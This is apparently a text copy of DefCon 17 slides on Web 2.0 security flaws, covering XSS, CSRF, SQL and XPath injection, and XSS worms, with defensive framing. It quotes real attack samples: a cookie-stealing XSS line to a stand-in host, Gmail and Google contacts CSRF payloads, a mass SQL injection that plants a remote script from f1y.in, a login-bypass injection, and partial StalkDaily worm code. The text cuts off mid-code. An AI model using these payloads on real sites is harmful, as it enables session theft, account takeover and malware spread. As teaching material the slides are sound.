David Rook
The Security Risks of Web 2.0

DefCon 17, Las Vegas

Agenda

- A quick Web 2.0 definition
- The differences between Web 1.0 and Web 2.0
- Common Web 2.0 security vulnerabilities
- The differences between Web 1.0 and Web 2.0 vulnerabilities
- Security analysis difficulties with Web 2.0
- How to prevent these vulnerabilities

if (slide == introduction) System.out.println("I'm David Rook");

- Security Analyst, Realex Payments, Ireland
  CISSP, CISA, GCIH and many other acronyms
- Security Ninja (www.securityninja.co.uk)
- Secure Development (www.securedevelopment.co.uk)
- OWASP contributor and presenter
- IIA Web Development Working Group
- Facebook hacker and published security author (insecure magazine, bloginfosec etc)

About this Presentation

- What this presentation isn’t
  - **A technical discussion about Web 2.0 technologies/architectures**
  - **No 0 days, new attacks or new vulnerabilities**
  - **Just a discussion about XSS and SQL Injection**

- What this presentation is:
  - **A look at Web 2.0 app vulnerabilities**
  - **How they differ (or not) from Web 1.0**
  - **How to prevent them**

A quick Web 2.0 definition

- "Web 2.0 is the business revolution in the computer industry caused by the move to the internet as a platform, and an attempt to understand the rules for success on that new platform. Chief among those rules is this: Build applications that harness network effects to get better the more people use them"

  Tim O'Reilly - 2006

SECURITY

Spongecell
Hula
kiko
Trumba
eskobo
mayomi
Pageflakes
vimeo
skobee
shadows
grouvee
YouTube
Zimbra
LookSmart FURL | Your Personal Web File
smugmug
newsgator
Blogniscient
TinFinger
shutterfly
memeFeedia
PodDater
Feedster
favoor
Planzo.com
ZAZZLE
Tailrank
TagWorld
nuvvo
dogear
yakalike
grouper
ODDPOST
QOOP
iNods
Lulu
rbloc.com
blish
flagr
FireAnt
simplyhired
veoh
theadcloud
cafepress
Renkoo
standpoint
pixagogo
gather
Agatra
browsr
oyogi
YEDDA
meebo
EXTRA TASTY!
last.fm
Jotspot
Frappr!
jeteye
dabble db
Writeboard
SHOUTWIRE
iKarma
AirSet
tech.memeorandum
CalendarHub
Suprglu
PIECING YOUR WEB TOGETHER
pando
zigtag
Findory
backfence
clipmarks
wayfaring
gOFFICE
AllPeers
orb
Rallypoint
Zoozio
blogbeat
Ziggs
zooto
vSocial
Boltfolio
wink
riya
Audible Wordcast
Opinity
reddit
measure map
gumshoo
bluepulse
imvu
STREAMLOAD
Ta-da Lists
FeedSky
jellyBam.INC
FeedTier
phanfare
Fruitcast
PubSub
nativetext
CONGOO
PODZINGER
RSS MAD
WIKIPEDIA
yubnub
AC
dPolls
flickr
Ning
Ookles
Strongspace
zoominfo
CASTPOST
Bloop
ProjectSpaces
FeedBurner
Bloglines
purevolume.com
FOTOLOG
ourmedia
gabbr.com
Gcast
blinkx
openomy
riffs
Yub.com
ajchat
Spot Runner
myspace
NewsAlloy
Allmydata.com
chatsum
PANDORA
looklater
30 BETA
Jambo
PROTOPAGE
ROLLYO
ClipShack
squishr
WebJay
PLAZES
Noodly
wondir
diigo
box
Jots
Xdrive
vizu
digg
del.icio.us
omni drive
AlmondRocks
Tagyu
30 GIGS.com
writely
Simpy
Gtalkr
TRUVEO
egoSurf
mozy
Quimble
pegasus News
remember the milk
SQUIDOO
picturecloud
newsvine
Clipfire
Basecamp
Netvibes
goowy
My Videokaraoke
Lexxe alpha
ZOOKSTER
PXN8
measure map
facebook
43 Things
Technorati
Plazial
Backpack
Gmail
yelp
Smarkets
inform
filangy
magnolia
ShoZu
wrickr.com
feedmarker
mercora MusicSearch
SU
MeetWithApproval.com
HOMEPORTALS
Spin spy (beta)

SECURITY

Key points about Web 2.0

User generated content

Architecture of participation

Soc Nets
Youtube

Desktop look and feel

Everything can go online now

Google Docs
eyeOS

Syndication of content

Rapid proliferation of content

RSS
Atom

Offline storage of data and state

Writes data to local databases

Gears
HTML 5

Differences between Web 1.0 and 2.0

Category	Web 1.0	Web 2.0
Functionality/Content	Reading Content	Creating Content
	Personal Websites	Blogs and profiles
	Under Construction Sign	BETA
Technologies	HTML, HTTP, HTTPS	AJAX, JSON, SOAP, REST, XML, HTTP, HTTPS
	Synchronous	Asynchronous
	Client-Server	Peer to Peer
Security	Content from site owner	Content from site user
	Structured entry points	Distributed, multiple entry points

Common Web 2.0 Vulnerabilities

- Cross Site Scripting
- Cross Site Request Forgery
- SQL Injection
- Authentication and Authorisation Flaws
- Information Leakage
- Insecure Storage
- Insecure Communications

SECURITY

Some Web 2.0 Specific Vulnerabilities

- On top of that list we do have some specific Web 2.0 vulnerabilities:
  - XSS Worms
  - Feed Injections
  - Mashup and Widget Hacks

Cross Site Scripting (XSS)

- New to Web 2.0? No
- Is this worse in Web 2.0? Yes

XSS flaws occur whenever an application takes user supplied data and sends it to a web browser without first validating or encoding that content.

Cross Site Scripting (XSS)

- Non-Persistent “Reflected”
- Input is immediately used in the page returned to the user
- Think: <script>alert(document.cookie)</script>

- Persistent “Stored”
- The malicious input is stored server side (message boards etc) and used in many users pages
- Think: <SCRIPT> document.location= 'http://examplesite.com/cgi-bin/cookiemonster.cgi?'+document.cookie </SCRIPT>

- DOM Based
- Content inserted into the user pages DOM, all client side because data is never sent to the server
- Think: http://examplesite.com/home.php?name=<script>………..
- Coupled with: <SCRIPT> var pos=document.URL.indexOf("name=")+5;document.write(document.URL.substring(pos,document.URL.length)); </SCRIPT>

Cross Site Scripting (XSS)

- What makes this worse in Web 2.0?
  - Dynamic nature of the DOM in Web 2.0 apps
  - User controlled data in more places
  - Self propagating XSS attack code
  - Stream (i.e. JSON, XML etc) contents may be malicious

Cross Site Scripting (XSS)

- Dynamic nature of DOM in AJAX and RIA applications utilises javascript calls such as document.write which can write malicious data to the DOM

- If you use document.write(data) with the data coming from an untrusted source then data such as:

  `<script>alert(document.cookie)</script>`

  can be injected into the DOM

- Malicious input in streams such as JSON written to the DOM by the javascript eval()

Cross Site Scripting (XSS)

```
    function date()
    {
            var http;
            if(window.XMLHttpRequest) {
                    http = new XMLHttpRequest();
            } else if (window.ActiveXObject) {
                    http=new ActiveXObject("Msxml2.XMLHTTP");
                    if (! http) {
                            http=new ActiveXObject("Microsoft.XMLHTTP");
                    }
}
http.open("GET", ”siteproxy.php?url=http://livedate-example.com", true);
http.onreadystatechange = function()
    { if (http.readyState == 4) {
                    var response = http.responseText; //other code in here
                    eval(data) }
    } http.send(null); }
```


Cross Site Request Forgery (CSRF)

- New to Web 2.0? No
- Is this worse in Web 2.0? Yes

A CSRF attack forces a logged-on victim's browser to send a pre-authenticated request to a vulnerable web application, which then forces the victim's browser to perform a hostile action to the benefit of the attacker.


XSS != CSRF
XSS, malicious script is executed on the client's browser, whereas in CSRF, a malicious command or event is executed against an already trusted site.

Cross Site Request Forgery (CSRF)


http://ninjarental.com/login.html
Username
ninjafan
Password
****
Submit
POST http://ninjarental.com/login.html HTTP/1.1
HTTP headers etc in here
user=ninjafan&pass=Ninjafan1&Submit=Submit
SessionID=0123456789

POST http://ninjarental.com/login.html HTTP/1.1
HTTP headers etc in here
user=ninjafan&pass=Ninjafan1&Submit=Submit

Cross Site Request Forgery (CSRF)




GET http://ninjarental.com/purchase.html?ninja=rgninja&Submit=Submit HTTP/1.1
HTTP headers etc in here

SessionID=0123456789

GET http://ninjarental.com/purchase?ninja=rgninja&Submit=Submit.html HTTP/1.1
HTTP headers etc in here
SessionID=0123456789

Cross Site Request Forgery (CSRF)


http://dodgysite.com/home.html
FOR TEH LULZ
The only reason anyone does anything
X

```
<IMG SRC="http://ninjarental.com/purchase.html?ninja=cnninja" /> HTTP/1.1
HTTP headers etc in here

SessionID=0123456789
```

```
<IMG SRC="http://ninjarental.com/purchase.html?ninja=cnninja" />HTTP/1.1
HTTP headers etc in here
SessionID=0123456789
```

Cross Site Request Forgery (CSRF)

- What makes this worse in Web 2.0?
  - XML and JSON based attacks tricky but possible
  - Web 2.0 has to allow cross domain access
  - Same Origin Policy doesn't protect you

Cross Site Request Forgery (CSRF)

GMAIL change password CSRF vulnerability

- Discovered by Vicente Aguilera Diaz
- <IMG SRC… and <IFRAME SRC… used to exploit it

```
<img src="https://www.google.com/accounts/UpdatePasswd
service=mail&hl=en&group1=OldPasswd&OldPasswd=PASSWORD1&Passwd
=abc123&PasswdAgain=abc123&p=&save=Save">
```

```
<iframe src="https://www.google.com/accounts/UpdatePasswd
service=mail&hl=en&group1=OldPasswd&OldPasswd=PASSWORD1&Passwd
=abc123&PasswdAgain=abc123&p=&save=Save">
```

Cross Site Request Forgery (CSRF)

Google contacts CSRF with JSON

- Normally XMLHttpRequest (XHR) pulls in data from same domain location
- JSON data cannot be called from an off domain source
- That’s not very Web 2.0 friendly though is it?
- JSON call-backs to the rescue!

Cross Site Request Forgery (CSRF)

Google contacts CSRF with JSON call-backs

```
<script type="text/javascript">
function google(data){
    var emails, i;
    for (i = 0; i < data.Body.Contacts.length; i++) {
        mails += "<li>" + data.Body.Contacts[i].Email + "</li>";
    }
    document.write("<ol>" + emails + "</ol>");
}
</script>

<script type="text/javascript" src="http://docs.google.com/data/contacts?
    out=js&show=ALL&psort=Affinity&callback=google&max=99999">
</script>
```

Credit to Haochi Chen who found this vulnerability

SQL Injection

- New to Web 2.0? No
- Is this worse in Web 2.0? Yes

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application

SQL Injection

```
var username
username = name.form ("username")
var sql = "SELECT * FROM users WHERE name = '" + userName + "';"
```

I enter 1’ or ‘1’=‘1

"SELECT * FROM users WHERE name = ‘1’ OR ‘1’=‘1’;


1=1 == true, bingo!

A simple example, but SQL Injection has been used to steal large amounts of data and cause chaos:

Card Systems – 40 million credit card numbers
Automated SQL Injection compromised 70,000+ sites in one attack
Accounts for roughly 20% of all CVE numbers for 2009 so far

The inspiration for my favourite XKCD comic

SQL Injection


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

SQL Injection

- What makes this worse in Web 2.0?
    - Being used as a precursor to exploiting Web 2.0 technologies
    - Has been used to inject malicious swf files into sites
    - Has been used to inject malware serving javascript into sites
    - Injections can occur in JSON, XML, SOAP etc

SQL Injection

Alumni Server SQL Injection exploit, June 2009

Credit to YEnH4ckEr

```
26:  $email=requestVar('login','',true);

32:  $pwd=requestVar('password','',true);

72: $result=mysql_query("SELECT * FROM 'as_users'
   WHERE (email LIKE "'".$email."'") AND (password LIKE
   "'".md5($pwd)."'") LIMIT 1",$dbh);
```

E-Mail=y3nh4ck3r@gmail.com') OR 1=1 /*

Password=nothing


SQL Injection

SQL Injecting malicious javascript, June 2009

```
DECLARE @T varchar(255),@C varchar(255) DECLARE
Table_Cursor CURSOR FOR select a.name,b.name from
sysobjects a,syscolumns b where a.id=b.id and a.xtype='u' and
(b.xtype=99 or b.xtype=35 or b.xtype=231 or b.xtype=167)
OPEN Table_Cursor FETCH NEXT FROM  Table_Cursor INTO
@T,@C WHILE(@@FETCH_STATUS=0) BEGIN exec('update
['+@T+'] set ['+@C+']=rtrim(convert(varchar,['+@C+']))+''<script
src=http://f1y.in/j.js></script>''')FETCH NEXT FROM
Table_Cursor INTO @T,@C END CLOSE Table_Cursor
DEALLOCATE Table_Cursor
```

SECURITY

SQL Injection



VIRUS TOTAL

Virustotal is a **service that analyzes suspicious files** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. More information...

File **msn.exe** received on **2009.07.16 08:34:22 (UTC)**
Current status: **finished**
Result: **15/41 (36.59%)**

XPATH Injection

- New to Web 2.0? No
- Is this worse in Web 2.0? Yes

XPATH Injection attacks occur when a website uses user-supplied information to construct an XPATH query for XML data

XPATH Injection

unames.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<users>
      <user>
          <firstname>Security</firstname>
          <lastname>Ninja</lastname>
          <loginID>sninja</loginID>
          <password>secret</password>
      </user>
      <user>
          <firstname>Bobby</firstname>
          <lastname>Tables</lastname>
          <loginID>bobtables</loginID>
          <password>anotherSecret</password>
      </user>
```

XPATH Injection

//unames/user[loginID/text()=‘sninja’ and password/text()=‘secret’]

I enter ' or 1=1

//unames/user[LoginID/text()=' ' or 1=1 and password/text()=' ' or 1=1]

1=1 == true, bingo!

A simple example, the injection of ' or 1=1 has allowed me to bypass the authentication system

XPATH Injection

- What makes this worse in Web 2.0?
  - XML is the X in AJAX!

XSS Worms

- New to Web 2.0? Yes

Self propagating XSS code injected into a web application which will spread when users visits a page.

XSS Worms

The obligatory Samy discussion

No XSS worm discussion would be complete without mentioning our hero Samy

First XSS worm, 4 years ago spread through MySpace

1 million+ infections in 24 hours

Even in 2009 Samy is still a hero

XSS Worms

Samy is old, tell me about something new!

StalkDaily Worm, Twitter 11th April 2009

Users web page field not sanitising input correctly:

```
var xss = urlencode('http://www.stalkdaily.com"></a><script
src="http://mikeyylolz.uuuq.com/x.js"></script><a ');
```

So what did x.js do?

XSS Worms

```
var content = document.documentElement.innerHTML;
authreg = new RegExp(/twttr.form_authenticity_token = '(.*)';/g);
var authtoken = authreg.exec(content);
authtoken = authtoken[1];
//alert(authtoken);
var randomUpdate=new Array();
randomUpdate[0]="Dude, www.StalkDaily.com is awesome. What's the fuss?";
randomUpdate[1]="Join www.StalkDaily.com everyone!";
randomUpdate[2]="Woooo, www.StalkDaily.com :)";
